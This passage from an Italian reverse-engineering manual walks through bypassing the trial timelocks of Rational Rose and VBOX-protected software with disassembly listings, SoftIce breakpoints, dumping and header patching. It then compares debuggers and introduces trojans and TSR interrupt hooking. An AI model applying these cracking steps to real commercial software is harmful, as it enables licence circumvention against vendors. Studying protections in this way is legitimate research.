RSCNPB22.ebClearBreakpointsEx
Già le prime istruzioni di Rational Rose non lasciano sperare nulla di buono.
:00955000 push [esp+0C]
:00955004 push [esp+0C]
:00955008 push [esp+0C]
:0095500C push E6B0A125
:00955011 push 63B51C5C
:00955016 push E1F34295
:0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z
:00955021 push FFFFFFFF
Dalle istruzioni iniziali però risulta anche la chiamata ad una funzione dentro
alla DLL TL31INJ.DLL.
Infatti questa DLL era listata tra quelle attive all’attivazione di ROSE.EXE.
Anche qui attiviamo ScanBin e vediamo quali meraviglie contiene.
In questa DLL troviamo loe funzionbi che vanno aleggere dentro al registro.
Imported functions : e:ProgrammiRationaltl31inj.dll
======================================================
........
ADVAPI32 301 RegOpenKeyA
ADVAPI32 302 RegOpenKeyExA
ADVAPI32 309 RegQueryValueA
ADVAPI32 310 RegQueryValueExA
........
Il codice, indipendemente da quello che fa la funzione, è il seguente.
:00955000 push [esp+0C]
:00955004 push [esp+0C]
:00955008 push [esp+0C]
:0095500C push E6B0A125
:00955011 push 63B51C5C
:00955016 push E1F34295
:0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z
:00955021 push FFFFFFFF
:00955026 call eax
:00955028 ret 000C
Come potete vedere esiste tra le prime istruzioni la chiamata al sistema della
protezione.
L’indirizzo della seconda call è specificato in eax il cui valore è sicuramente
settato dalla funzione chiamata precedentemente.
Nel caso in cui il tempo di prova sia superato l’indirizzo della call in eax è
relativo a quello di un ExitProcedure.
Se non fosse scaduto sicuramente sarebbe stato quello di un entry point giusto.
In condizioni normali, se si fosse analizzato e visto dove veniva inviata la
call, appena installato il software magari s sarebbe potuta scrivere una patch
cambiando la prima call con quella giusta.
Ora che il software è scaduto si può solo seguire la DLL e vedere dove è
memorizzata la data.
La DLL quindi deve essere caricata e debuggata.
E qui la vita si complica in quanto viene fatto all’interno un gioco simile a
quello che avevo mostrato con i puntatori a funzione in cui in un array veniva
messo il codice esadecimale di istruzioni assembler e poi l’indirizzo di questo
array veniva, mediante un cast, assegnato ad un puntatore a funzione.
In questo caso vengono inseriti codici ed indirizzi dentro allo stack e
successivamente l’indirizzo dello stack viene inserito come vettore di un
interrupt.
Con precisione questo indirizzo viene salvato all’indirizzo fs:00000000.
Riprendiamo il codice di prima.
:00955000 push [esp+0C]
:00955004 push [esp+0C]
:00955008 push [esp+0C]
:0095500C push E6B0A125
:00955011 push 63B51C5C
:00955016 push E1F34295
:0095501B call TL31INJ.?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z
:00955021 push FFFFFFFF
:00955026 call eax
:00955028 ret 000C
Tramite le finestre di watch di WDASM diamo un occhiata a come si trova lo stack
prima della call (a fianco ho inserito il push che lo ha generato).
[esp+00000000] - e1f34295 .B.. - :00955016 push E1F34295
[esp+00000004] - 63b51c5c ..c - :00955011 push 63B51C5C
[esp+00000008] - e6b0a125 %... - :0095500C push E6B0A125
[esp+0000000C] - 00000000 .... - :00955008 push [esp+0C]
[esp+00000010] - 815fb5ac .._. - :00955008 push [esp+0C]
[esp+00000014] - 00a80000 .... - :00955008 push [esp+0C]
La funzione PleaseTraceIntoMe_MrCracker contiene all’inizio :
?PleaseTraceIntoMe_MrCracker@@YGKKKPAEPAXKK@Z()
:10013F20 mov eax, dword ptr fs:[00000000] - SALVA IL VALORE
:10013F26 push ebp
:10013F27 mov ebp, esp
:10013F29 push FFFFFFFF
:10013F2B push 10015E8E
:10013F30 push eax
:10013F31 mov dword ptr fs:[00000000], esp - E ORA LO SOSTITUISCE
:10013F38 mov eax, 00006768
:10013F3D sub esp, 00000004
:10013F40 call TL31INJ.10029CB0
Prendiamo lo stato dello stack prima dell’istruzione :10013F31 mov dword ptr fs:
[00000000], esp che salva ad un certo indirizzo quello dello stack.
Lo stato dello stack è ora
[esp+00000000] - 00b8ff68 h... :10013F30 push eax
[esp+00000004] - 10015e8e .^.. :10013F2B push 10015E8E
[esp+00000008] - ffffffff .... :10013F29 push FFFFFFFF
[esp+0000000C] - 00b8ff78 x... :10013F26 push ebp
[esp+00000010] - 00955021 !P.. INDIRIZZO DI RITORNO MESSO DALLA CALL
CORRISPONDE ALLA PUSH FFFFF DOPO LA CALL
A PleaseTraceIntoMe_MrCracker
[esp+00000014] - e1f34295 .B.. FINO A QUESTO PUNTO LO ABBIAMO VISTO
[esp+00000018] - 63b51c5c ..c
[esp+0000001C] - e6b0a125 %...
[esp+00000020] - 00000000 ....
[esp+00000024] - 815fb5ac .._.
[esp+00000028] - 00a80000 ....
In contrapposizione ad alcune DLL eccessivamente complesse ne esistono di troppo
scontate.
Ad esempio un certo programma xxxx.exe viene caricato con WDASM e dopo aver
guardato quali DLL erano collegate ne risultava solo una appartenente al
programma.
ADVAPI32.DLL
COMCTL32.DLL
COMDLG32.DLL
GDI32.DLL
KERNEL32.DLL
MPR.DLL
OLE32.DLL
OLEAUT32.DLL
SHELL32.DLL
SHRLK21.DLL ----------- QUESTA
USER32.DLL
WINMM.DLL
Guardando con ScanBin dentro a questa DLL veniva fuori:
Exported functions : c:WindowsSYSTEMShrLk21.dll
==================================================
0 GetDriveNumber
1 GetStatus
2 GetDLLVersion
3 DoRegistration
4 PassHandle
5 ShowAboutDialog
6 GetSerialNumber
7 GetUserCompanyName
8 GetUserName
9 GetExpirationDate
10 GetTryNumber
11 InputUnlockCode
12 GetTrialPeriodRemaining
13 CheckProtectionDLL
Chiaramente salta subito all’occhio GetExpirationDate.
Clickando sulla DLL in WDASM viene richiesto se leggere la DLL.
Dopo averla letta analizzando le funzioni importate vengono mostrate appunto
quelle funzioni.
CheckProtectionDLL
DoRegistration
GetDLLVersion
GetDriveNumber
GetExpirationDate
GetSerialNumber
GetStatus
GetTrialPeriodRemaining
GetTryNumber
GetUserCompanyName
GetUserName
InputUnlockCode
PassHandle
ShowAboutDialog
ShowAboutDialog
Metto subito n breakpoint su GetExpirationDate e mando in esecuzione il
programma.
Spesso queste funzioni cosi vistose, se così si può dire, sono solo specchietti
per le allodole.
Se voi doveste scrivere delle funzioni per proteggere un vostro programma gli
dareste dei noi cosi ?
Comunque provare non costa nulla.
Generalmente se sono funzioni per creare confusione non vengono neppure
chiamate, per cui mettendo dei breakpoints non vi fermerete mai in quei punti.
Usando SoftIce dovrete intervenire nel file winice.dat aggiungendo la linea :
EXP=<drive:><dir>file.dll
Chiaramente dopo aver inserito questa aggiunta dovrete resettare e rileggere
SoftIce.
VBOX INTORNO ALLA VERSIONE 4.xx
Una delle protezioni più famose è sicuramente VBOX la quale esegue una codifica
sui file che protegge.
Il termine protezione non è adatto in quanto di fatto VBOX è quella che viene
chiamata TIMELOCK ovvero quel modulo che permette di utilizzare il programma per
X giorni.
In uno dei capitoli precedenti abbiamo visto diverse utilities tra cui alcuni
Dumper.
Il bypass di VBOX necessità appunto di una di queste utility tipo SoftDump.
Il cracking del codice con TimeLock si esegue in tre passi:
1) Con softice si passa sopra alle chiamate alle DLL tl*inj.dll e ci si scrive a
mano da qualche parte il valore di eax – l’ entry point reale.
2) Con SoftDump si salva in un file una porzione di codice sufficientemente
lungo partendo dal punto precedente.
3) Eseguire la patch di questo codice dentro all’ EXE
Con VBOX la procedura è simile ma un po più complessa.
I file protetti con VBOX mantengono lo stesso nome dell’originale ma cambia
qualche cosa nella struttura.
Differentemente dai valori degli usuali .reloc e .rsrc esso ha una sezione
PREVIEW puramente virtuale e una sezione WeijunLi la quale contiene alcune linee
di codice e i dati packati.
La protezione è composta da tre DLL: vboxp40, vboxb40 e vboxt40 di cui solo la
prima è normale mentre le altre due sono packed.
Quando il programma protetto parte richiama vboxp40.PreviewExecGate_By_WeijunLi
la quale esegue l’unpack dell’immagine del programma originale creando la
sezione PREVIEW.
Essa esegue anche l’unpack di alcune altre piccole sezioni che eseguono delle
chiamate all’unicha funzione esportata da vboxb40.dll le quali esegue a sua
volta una call a vboxt40.PreviewParadise_WJ.
Per crackare VBOX è sufficiente attendere che questa faccia una parte del
lavorodi unpacking e decrypting, salvare
l’immagine con SoftDump e attaccare un
nuovo header PE fatto da noi.
VBOX deve eseguire la funzione di lettore
di se stesso, processare la sezione
.idata, leggere i moduli GetProcAddress
ecc.
Da questo punto inizia il lavoro vero e
proprio.
Le informazioni sugli oggetti importati
sono preprocessati e salvati in file files
separati in forma fortemente encryptata.
Soltanto quando una passa tutti i checks
allora le informazioni iniziano ad essere
processate e la tabella degli indirizzi
importati della sezione .idata vengono
riempiti con gli indirizzi reali.
Così i contenuti originali della
sezione .idata non sono mai esaustorati e
quindi l’iniziale piano di attacco deve essere mutato.
Bisogna dire che anche in questo caso le informazioni potrebbero valere solo
come principio dato che queste metodologie sono in continua evoluzione.
Chiaramente i metodi per la sprotezione vengono pubblicizzate per cui,
dall’altra parte, i progettisti di questi sistemi continuano ad evolvere i loro
software.
Tra le varie evoluzioni possono esserci sistemi adatti a rintracciare i
debugger, diversi metodi di codifica in modo che programmi come certi
DUMPER/DECODER non funzionino e cosi via.
Nelle versioni intorno alla 4.x di VBOX il concetto sul funzionamento di questo
era, come spiegato prima, più semplice.
Nella vecchia versione di VBOX esisteva una chiamata ad una funzione che
eseguiva la decodifica di quanto codificato e che ritornando conteneva in EAX
l’indirizzo della funzione di dove era il programma o della funzione di Exit.
Il codice somigliava a :
call 00462345
push 0FFFFFFF
call eax
La funzione che eseguiva l’unpack era
quella specificata a 00462345.
Nelle ultime versioni le cose sono
cambiate tanto che software come
SoftIce necessitano di particolari
modifiche al fine di nascondere il
debugger stesso a VBOX.
FrogICE può servire a nascondere
SoftIce.
FrogIce deve essere disabilitato mentre
si legge il programma con il loader di
SoftIce in quanto nasconderebbe anche
al loader lo stesso.
Quella che segue è la maschera che viene fuori con SoftIce.
Se si cerca di leggere le informazioni riportate da alcuni programmi come
ScanBin si ha come risposta :
General informations : e:ProgrammiDeepPaintDeepPaint.exe
===========================================================
Last update : 10/10/99
File size : 196 608 byte(s)
Module type : not DOS or WINDOWS executable
Anche WDASM nell’ultima versione di VBOX crea problemi fin dall’inizio.
Effettivamente esiste una differenza buona tra il codice creato tra WDASM e
quello generato da IDA.
:007571E2 or eax, esp
:007571E4 xor eax, esp
:007571E6 xor eax, ebp
:007571E8 or eax, ebp
:007571EA xor ah, al
:007571EC xor eax, ebp
:007571EE xor eax, ebp
:007571F0 mov eax, ebp
:007571F2 xor eax, ebp
:007571F4 mov eax, ebp
:007571F6 dec eax
Il codice si riferisce ad una nuova versione di VBOX con cui WDASM fa a botte.
Il codice generato da IDA invece è :
PREVIEW:00401000 ; File Name : E:ProgrammiDeepPaintDeepPaint.exe
PREVIEW:00401000 ; Format : Portable executable (PE)
PREVIEW:00401000 ; Section 1. (virtual address 00001000)
PREVIEW:00401000 ; Virtual size : 00355A24 (3496484.)
PREVIEW:00401000 ; Section size in file : 00000000 ( 0.)
PREVIEW:00401000 ; Offset to raw data for section: 00000000
PREVIEW:00401000 ; Flags E0000020: Text Executable Readable Writable
PREVIEW:00401000 ; Alignment : 16 bytes ?
PREVIEW:00401000 ; Exported entry 332. ?MemSize@CDIBLite@@QAEHXZ
PREVIEW:00401000
PREVIEW:00401000 p586
PREVIEW:00401000 model flat
PREVIEW:00401000
PREVIEW:00401000 ; Segment type: Pure code
PREVIEW:00401000 PREVIEW segment para public 'CODE' use32
PREVIEW:00401000 assume cs:PREVIEW
PREVIEW:00401000 ;org 401000h
PREVIEW:00401000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:n
ot
PREVIEW:00401000 public ?MemSize@CDIBLite@@QAEHXZ
PREVIEW:00401000 ; public: int __thiscall CDIBLite::MemSize(void)
PREVIEW:00401000 ?MemSize@CDIBLite@@QAEHXZ dd 4 dup(?)
PREVIEW:00401010 ; Exported entry 10. ??0CDIBLite@@QAE@AAV0@@Z
PREVIEW:00401010 public ??0CDIBLite@@QAE@AAV0@@Z
WeijunLi:00757000 ; Section 2. (virtual address 00357000)
WeijunLi:00757000 ; Virtual size : 00138A04 (1280516.)
WeijunLi:00757000 ; Section size in file : 00138A04 (1280516.)
WeijunLi:00757000 ; Offset to raw data for section: 00000400
WeijunLi:00757000 ; Flags E2000060: Text Data Discardable Executable Readable
Writable
WeijunLi:00757000 ; Alignment : 16 bytes ?
WeijunLi:00757000 ; Segment type: Pure data
WeijunLi:00757000 WeijunLi segment para public 'DATA' use32
WeijunLi:00757000 assume cs:WeijunLi
WeijunLi:00757000 ;org 757000h
WeijunLi:00757000 db 8Ah ; Š
WeijunLi:00757001 db 11h ;
Dentro alla sezione WeijunLi esiste lo START la cui ultima istruzione
comprensibile equivale al salto alla routine loc_757241.
Dopo il salto e prima di tale riferimento esistono solo dati non identificati
come istruzioni.
; _______________ S U B R O U T I N E _______________________________________
public start
start proc near
sub eax, ebp
or eax, ebp
xor eax, eax
mov eax, ebp
xchg ah, al
or eax, esp
xor eax, esp
xor eax, ebp
or eax, ebp
xor ah, al
xor eax, ebp
xor eax, ebp
mov eax, ebp
xor eax, ebp
mov eax, ebp
dec eax
xor eax, ebp
jz short $+2
dec eax
dec eax
sub eax, ebp
mov eax, fs
jz short $+2
xor eax, eax
inc eax
jnz short $+2
sub eax, ebp
jnz short $+2
jmp short loc_757241
Come è possibile vedere il codice salta alla fine a loc_757241.
; ---------------------------------------------------------------------------
loc_757241: ; CODE XREF: start+34j
push ebp
mov ebp, esp
add esp, 0FFFFFFE8h
push esi
push edi
mov esi, offset unk_757054
mov eax, [ebp+8]
mov [esi+54h], eax
push dword ptr [ebp+0Ch]
pop dword ptr [esi+58h]
mov eax, [ebp+10h]
mov [esi+5Ch], eax
push esi
call sub_757271
pop edi
pop esi
leave
retn 0Ch
start endp ; sp = 4
; ---------------------------------------------------------------------------
DIFFERENZE TRA I VARI DISASSEMBLATORI
Abbiamo visto le caratteristiche di vari programmi considerati come i ferri del
mestiere per il cracking.
Sicuramente tanti programmi, anche indispensabili, possono essere considerati
collaterali ma sicuramente i debugger/disassemblatori sono quelli fondamentali.
Ne esiste, coma abbiamo visto, un ampia scelta, tutti c0on caratteristiche
simili ma spesso con funzioni uniche.
Quali sono i migliori e quali conviene usare ?
Una risposta certa non esiste proprio per il fatto che alcune funzioni, utili in
certi casi, sono presenti solo in alcuni di questi e quindi la valutazione deve
essere fatta caso per caso.
La soluzione migliore è quella di disporre di tutti e di usare al momento giusto
quello che possiede le caratteristiche migliori per quel momento.
Bisogna subito distinguere la differenza fondamentale.
Esistono debugger che permettono di eseguire step by step il codice ed esistono
disassemblatori che invece creano i sorgenti in assembler del programma in
questione.
WDASM ad esempio è un debugger/disassemblatore in quanto svolge tutte e due le
funzioni.
IDA è invece un potente disassemblatore.
SoftIce è un debugger e cosi via considerando SOURCER, WinDbg ecc.
Vediamo i debugger per capire quali sono le differenze sostanziali.
La validità di un debugger non è tanto il modo con cui riesce a ricreare il
sorgente (in fase di debug avere ricostruite le strutture, le direttive ecc. non
è particolarmente interessante).
Da parte di un debugger è invece da considerare la varietà dei metodi di
visualizzazione dei dati e quella dei breakpoint disponibili.
Esistono debugger che permettono di settare breakpoint molto semplici come ad
esempio quelli relativi ad un indirizzo specifico (fermati quando questa
istruzione viene eseguita) ma non dispongono di altri che permettono di
identificare eventi particolari.
Ad esempio SoftIce che è sicuramente quello più complesso per la varietà di
breakpoint che possiede permette di settare breakpoint condizionali sfruttando
un suo linguaggio, breakpoint su messaggi specifici di Windows, sulla chiamata
di particolari funzioni importate ecc.
WDASM invece è molto più semplice come varietà permettendo solo alcuni
breakpoint su chiamate ad Api di Windows, su certe linee e pochi altri tipi.
Esiste un'altra differenza sostanziale tra WDASM e SoftIce.
Il secondo è un debugger di sistema.
Che cosa significa questo ?
Quando in WDASM caricate un programma il sorgente assembler visualizzato, quello
che potete seguire, è soltanto relativo a questo e quindi anche i breakpoint
potete inserirli solo su questo.
SoftIce invece essendo di sistema vi mostra il codice che il sistema stà
eseguendo in quel caso.
Windows possiede moltissimi processi attivi in concorrenza compresi i suoi
interni come quelli ad esempio destinati a gestire il multitasking.
Quando voi chiamate SoftIce potreste avere la visualizzazione del codice che sta
eseguendo in quel istante che potrebbe essere anche relativo a funzioni sue del
sistema operativo, di drivers ecc.
SoftIce dispone di una grossa gamma di funzioni legate alla visualizzazione di
informazioni.
Ad esempio esistono i comandi per visualizzare i dati dei TASKS attivi, dei
processi, delle Windows ecc.
Nei comandi di creazione dei breakpoint SoftIce dispone della possibilità di
specificare tra i parametri i valori dei tasks, processi o windows a cui volete
che sia riferito quest’ultimo.
Generalmente potreste chiedere che l’esecuzione venga sospesa nell’istante in
cui viene chiamato un messaggio WM_DESTROY, ad esempio.
Si. Ma a quale finestra vi interessa che sia riferito il messaggio ?
In quell’istante potrebbero esserci diverse finestre attive.
Mediante il comando HWND potreste richiedere d avere listati gli handles delle
windows attive e successivamente utilizzare il valore relativo a quella che vi
interessa per settarlo come parametro.
Specificando :
BMSG 00CE WM_DESTROY
Specifichereste che il sistema dovrebbe interrompere l’esecuzione nel caso in
cui si verifichi un messaggio WM_DESTROY relativo all’handle della Window 00CE.
Chiaramente un debugger come SoftIce è enormemente più potente di WDASM ma anche
molto più complesso tanto che spesso e volentieri WDASM è molto più indirizzato
a svolgere certe funzioni.
A volte usare un camion in città diventa più complesso che usare un 500.
WDASM inoltre dispone di una serie di finestre in cui le informazioni necessarie
sono ben strutturate e visualizzate dentro a queste senza che dobbiate
richiedere mediante comandi la visualizzazione di certe informazioni.
Spesso i sorgenti assembler fanno riferimento ai registri utilizzati con valori
d’indice.
Mov eax+10h, 34h
WDASM dispone di tutti i valori relativi ai registri i una comodissima finestra.
SoftIce invece deve richiedere sempre con i comandi specilizzati la
visualizzazione delle informazioni di questo tipo.
Spesso la ricostruzione del sorgente richiede diversi passaggi da aparte
dell’analizzatore.
WDASM prima di visualizzare il sorgente esegue un analisi mentre SoftIce
visualizza brutalmente la memoria come la vede in quell’istante.
Infatti WDASM si riferisce ad un solo programma per cui prima di inziare
l’esecuzione può permettersi di eseguire le varie passate relative alla
ricostruzione del sorgente assembler.
SoftIce riferendosi a tutto il software i memoria non può fare altro se non
visualizzare un brutale assembler con al massimo la soffisticazione di
visualizzare il nome del segmento!nomedellafunzione invece dell’indirizzo,
dentro ad una call o ad un salto.
Nel capitolo relativo alla prefazione alle ricerche abbiamo parlato sulla teoria
generale legata a cosa cercare per individuare certe funzioni.
Alcune volte, abbiamo visto, la vita è semplice perché mediante la ricerca di
semplici GetDlgItemText identifichiamo subito dove sono posizionate le routines
relative alla serializzazione di un programma.
In questo caso l’utilizzo di WDASM è da consigliare rispetto a SoftIce.
Altre volte la vita diventa complicata e l’individuazione di certe funzioni deve
essere eseguita tramite breakpoint molto complessi cose che WDASM non possiede.
In questo caso SoftIce diventa indicato.
In altre parole si deve ripetere la metafora che ho utilizzato poco prima.
Se dovete fare un lavoro molto pesante allora usate un camion tenendo presente
che avrete difficoltà a fare manovre.
Se invece il lavoro si presenta semplice prendete un utilitaria.
Avrete la vita più semplice.
SoftIce permette la creazione di diversi tipi di breakpoint diversificandoli
anche per tipo di utilizzo di questi.
Innanzi tutto la gestione dei breakpoint permette che questi vengano creati da
altri breakpoint.
Costrutti tipo :
bpx addr do “bpx addr”
permettono di creare il secondo breakpoint quando si verifica il primo.
Una delle differenze maggiori stà nel fatto che generalmente i breakpoint
vengono settati sull’esecuzione di specifici indirizzi di memoria.
SoftIce permette di specificare se i breakpoints devono essere settati sulla
lettura, scrittura o esecuzione degli specifici indirizzi.
SoftIce inoltre permette di generalizzare i breakpoint relativi a certe funzioni
importate.
In altre parole è possibile specificare di fermare l’esecuzione nel caso di una
chiamata ad una funzione con :
bpx GetDlgItemTextA
In WDASM invece è possibile richiamare la finestra delle funzioni importate e
clickando sulle funzioni desiderate posizinarsi su ciascuna di queste nel punto
dove sono situate nel programma inserendo i breakpoint dove si vule.
Se nel programma esistono 50 richiami ad una specifica funzione sarà necessario
clickare 50 volte posizionandosi su ciascuna di queste e settando dove si vuole
il breakpoint.
Volendo riassumere i vantaggi e gli svantaggi di WDASM e di SOFT ICE :
WDASM SOFTICE
Visualizzazione dei valori dei registri
+ indici in una comoda window.
Visualizzazione dei valori da
richiedere tramite comandi.
Numero di valori visualizzabili
stabiliti da quelli in una finestra con
due valori utente realtivi ad indirizzi
di memoria specificabili al momento.
Numero illimitato di valori
visualizzabili in varie finestre dati.
Sorgente assembler elaborato in più
passaggi e quindi abbastanza
dettagliato.
Sorgente assembler brutale legato al
codice in memoria.
Breakpoint limitati a numero di linea
dell’istruzione.
Breakpoint legati alla chiamata di API
windows.
Tipi di breakpoint elevato creati anche
tramite linguaggio di SoftIce che
permette lacreazione di breakpoint
condizionali.
I breakpoint sono la forza di SoftIce.
Visualizzazione soltanto del codice del
programma richiesto.
Visualizzazione di tutto il codice nel
sistema.
Possibilità di salvare il sorgente. Sorgente non salvabile.
In questa panoramica non ho preso in considerazione altri debugger perché troppo
amatoriali oppure perché indirizzati ai sorgenti.
Mi riferisco ai debugger forniti con i linguaggi Borland e Microsoft che
dispongono di tante
funzioni da usare con
i propri linguaggi
mediante compilazione
debug di questi e
quindi con le
informazioni
simboliche interne.
Tra questi troviamo
coolDB32 il quale
incorpora al suo
interno diverse
utilities
quali un HexViewer, un Dump e un disassembler.
Ricordo sempre che la difficoltà in questo settore è quando si ha a che fare
con sistemi packati per cui l’utilizzo del semplice debugger non è sufficiente o
perlomeno non è così semplice come potrebbe esserlo con un altro programma.
Ora prendiamo in visione i disassemblatori e precisamente WDASM, IDA e SOURCER.
WDASM lo abbiamo già visto
parlando della sua parte
debugger.
Sourcer è sicuramente uno dei
più vecchi.
Me lo ricordo almeno dal 1987
quando era sicuramente uno dei
pochissimi (se non l’unico).
In tutti questi anni ha
mantenuto la stessa
interfaccia in ambiente DOS
nella quale è possibile
specificare tutti i parametri
reativi alla metodologia di
visualizzazione e di analisi dei
programmi.
La traduzione dei sorgenti assembler
relativi a prohgrammi Windows deve
avvenire mediante due programmi forniti
nel pacchetto.
Il primo esegue una prima analisi di
questo tipo di programmi.
WINP esegue un preprocessing del file
eseguibile eseguendo il dump NE e usando
file .DTA forniti con il pacchetto per la
creazione di un modulo utilizzabile da
SOURCER vero e proprio.
Il programma creato prende l’estensione
WDF.
SOURCER dispone di alcuni flag che permettono di specificare il formato del file
ottenuto (.lst o .asm), di specificare il tipo di formattazione e le
informazioni riportate ( codici operativi a fianco istruzioni ecc.)
Inoltre è possibile settare molti flags relativi al tipo di analisi eseguita.
Nella maschera principale il comando (T) permette di specificare il TARGET
ASSEMBLER che può essere relativo a MASM 5.0, MASM6.1, TASM e tanti altri.
E’ inoltre possibile specificare il numero di passate (fate attenzione che un
numero maggiore non euivale ad una miglior interpretazione), il tipo del
processore e tante altre cose.
Il RE comunque rimane IDA che è possibile trovare in tante versioni tra cui una
didattica FREEWARE.
Chiaramente non ho mai parlato della difficoltà di reperire il software in
quanto penso che sia proprio l’ultimo dei problemi.
IDA è fantastico.
In tutti i lavori ho sempre creato un sergente con IDA di cui le parti più
significative le ho stampate.
I parametri relativi alla creazione dei sorgenti sono svariati come svariate
sono anche le funzioni per la visualizzazione e la ricerca di certi punti.
Questo a fianco è un collage con le principali opzioni presenti nei menu di IDA
3.84 (l’ultima alla data di settembre 1999).
IDA, non mi stanco di ripeterlo, è sicuramente il migliore come disassemblatore.
La ricostruzione del sorgente
assembler è impeccabile e
precisa.
Nessun disassemblatore fino ad
ora visto raggiunge una simile
precisione.
Fate attenzione che parlando
di disassemblatori potremmo
trovare la problematica di
ritrovarci davanti a dei
programmi con segmenti
codificati con sistemi come
shrinker ecc.
Il lavoro in questo caso deve
essere fatto abbinando
sapientemente il
disassemblatore con dumper
specifici che siano in grado
di individuare e decodificare
quel tipo di packer.
; DATA XREF: sub_0_45606C+118o
align 4
; _______________ S U B R O U T I N E __________________________________
sub_0_456244 proc near ; CODE XREF: sub_0_453618+1Ep
; sub_0_45498C+3p ...
mov ds:dword_0_45B078, 20h
push offset dword_0_45B078
call j_GlobalMemoryStatus
mov eax, ds:dword_0_45B084
retn
sub_0_456244 endp
; ---------------------------------------------------------------------------
L’esempio precedente è una routine disassemblata da IDA.
IDA inoltre riesce a disassemblare un numero abbastanza elevato di processori
differenti da quelli della famiglia Intel, anche se questa non è sicuramente una
delle caratteristiche che ci interessano.
Il risultato dell’analisi tra i tre disassemblatori possiamo riassumerlo molto
semplicemente.
WDASM mantiene il miglior rapporto prestazioni/funzioni in quanto permette di
debuggare e di avere il disassemblato migliore di quanto lo sia quello di
SoftIce.
Chiaramente potendo avere IDA sicuramente disporrete del massimo.
Valutazioni particolari vanno comunque fatte in relazione ai disassemblatori
quando incontrano programmi protetti.
Chiaramente avere un ottimo sorgente assembler può essere un aiuto anche se la
cosa principale è quella di avere sempre sott’occhio i valori derivati
dall’elaborazione.
RIASSUNTO DELLE FUNZIONI PIU’ UTILIZZATE NELLE RICERCHE
Funzioni per lettura e scrittura in files
ReadFile
WriteFile
Funzioni per la richiesta di informazioni sui file
SetFilePointer
GetSystemDirectory
GetSystemDirectoryA
Per la lettura o scrittura in file .ini
Per aplicazioni a 16 bits
GetPrivateProfileString
GetPrivateProfileInt
WritePrivateProfileString
WritePrivateProfileInt
32 bits
GetPrivateProfileStringA
GetPrivateProfileIntA
WritePrivateProfileStringA
WritePrivateProfileIntA
Accesso ai file ramite interrupt
bpint 21 if (ah==3d)
bpint 2f if (ah==01)
Funzioni per il registro
Creazione voci
RegCreateKey
RegDeleteKey
RegCreateKeyA
RegDeleteKeyA
Lettura e scrittura valori
RegQueryValue
RegQueryValueA
Apertura e chiusura chiavi registro
RegCloseKey
RegOpenKey
RegCloseKeyA
RegOpenKeyA
Dialog Boxes
Lettura testo e interi
GetWindowText
GetDlgItemText
GetWindowTextA
GetDlgItemTextA
GetDlgItemInt
Apertura MessageBox
MessageBox
MessageBoxA
MessageBoxExA
MessageBeep
Altri metodi per visualizzare e preparare testi
SENDMESSAGE
WSPRINTF
Creazione windows, dialogs e altre varie
DialogBox
DialogBoxParam(A)
CreateWindow }
ShowWindow } ""
Funzioni per il tempo
GetSystemTime
GetLocalTime
SystemTimeToFileTime
Generazione Window
createwindow
createwindowexa
showwindow
bitblt (a type of memory move, similar to hmemcpy)
CD-ROM Calls
GetDriveType (if eax=5 then it is a cdrom check)
GetDriveTypeA
GetDriveType Return Function codes:
Value Meaning
0 Drive Cannot Be determined
1 Root Dir Does not exist
2 DriveRemoveable
3 A Fixed Disk (HardDrive)
4 Remote Drive(Network)
5 Cd-Rom Drive
6 RamDisk
GetLogicalDrives
GetLogicalDrivesA
GetLogicalDriveStrings
GetLogicalDriveStringsA
Altre informazioni CDROM
interrupt 2f is the mscdex interrupt
bpint 2f, al=0 ah=15 checks if mscdex installed
try breaking on file accesses as well
Input numerico sotto window
GETWINDOWWORD
GETWINDOWLONG
Altri breakpoints possibili
BOZOSLIVEHERE
HMEMCPY
GLOBALGETATOMNAME
message breaks
BMSG xxxx WM_GETTEXT (good for passwords)
BMSG xxxx WM_COMMAND (good fro OK buttons)
Xxxx stà per l’handle della finestra
VIRUS E TROJAN HORSES
Quando abbiamo parlato degli interrupts abbiamo visto che esiste la metodologia
per leggere l’indirizzo di uno d questi e per settare una nostra routine come
vettore d’interruzione.
Inoltre mediante l’interrupts di timer è possibile creare processi concorrenti a
quelli esistenti o in ogni caso è possibile intercettare eventi ed attivare
procedure residenti.
Molti interrupts controllano le varie periferiche e quindi quando capita un
evento questi vengono richiamati con particolari codici di servizi, normalmente
settati nei registri, che noi possiamo intercettare e quindi agire di
conseguenza.
Il volume che avevo scritto nel 1986 trattava questo tipo di programmi per cui
chi volesse approfondire l’argomento lo posso rimandare a questo.
In questo volume ci interessa l’argomento solo per il fatto che tramite questa
tipologia di programmi possiamo creare cavalli di troia per inserire ne9i
sistemi programmi atti al controllo di questi.
Vedi il famoso BACK ORIFICE che viene installato da un altro programma e da quel
momento in avanti permette ad un sistema remoto di controllare il computer
ignaro di avere BO installato.
Un programma residente in memoria (TSR - Terminate and Stay Resident) è un
programma che lascia una porzione di se stesso in memoria.
Normalmente è composto da due parti e precisamente la parte che legge e salva
gli indirizzi dei vecchi interrupts e quella che viene settata come nuova
porzione residente.
Come dicevo prima un programma residente, grazie all’interrupt di timer, può
essere sempre attivo in concorrenza con gli altri programmi caricati oppure può
essere disattivo in attesa di un vento che lo faccia entrare in funzione.
Ad esempio potremmo salvare l’interrupt del disco, settare l’indirizzo della
nostra routine come nuovo indirizzo dell’interrupts.
Dentro al nostro programma potremmo controllare per quale motivo è stato
richiamato l’interrupts e successivamente rilanciare l’esecuzione alla vecchia
procedura o eseguire qualche cosa di nostro.
Il flusso sarebbe :
Molti TSR (utili) potevano essere attivati con certi tasti (CTRL+ALT+1) e quindi
modificavano in modo da poterlo intercettare l’interrupt di tastiera.
Salva vecchio indirizzo
INT
Setta indirizzo nostra
funzione
Nostra funzione.
Ci interessa ?
Si. Esegui nostra
funzione.
No. Richiama vecchio
INT.
Chiamata
Asincrona
Altri attendevano un evento sulla seriale.
Insomma.
Possono essere 100.000 i motivi che possono attivare un TSR.
Tanti anni fa, quando scrissi il volume legato all’uso degli interrupts mediante
C fu detto che lo scopo era quello di scrivere virus.
Voglio precisare che anche se le tecniche riportate su questo volume sono
utilizzabili per scopi maldestri il vero scopo è quello di vedere il lato
tecnico in quanto, io personalmente, non utilizzerei mai e poi mai un virus per
rompere le scatole al prossimo.
La cosa interessante è l’indieme di metodologie legate a questo argomento.
Per un po ho pensato di non inserire questa parte nel volume ma poi alla fine le
argomentazioni erano troppo interessanti per essere tralasciate.
MCB, PSP e DTA sono i condimenti per questo capitolo.
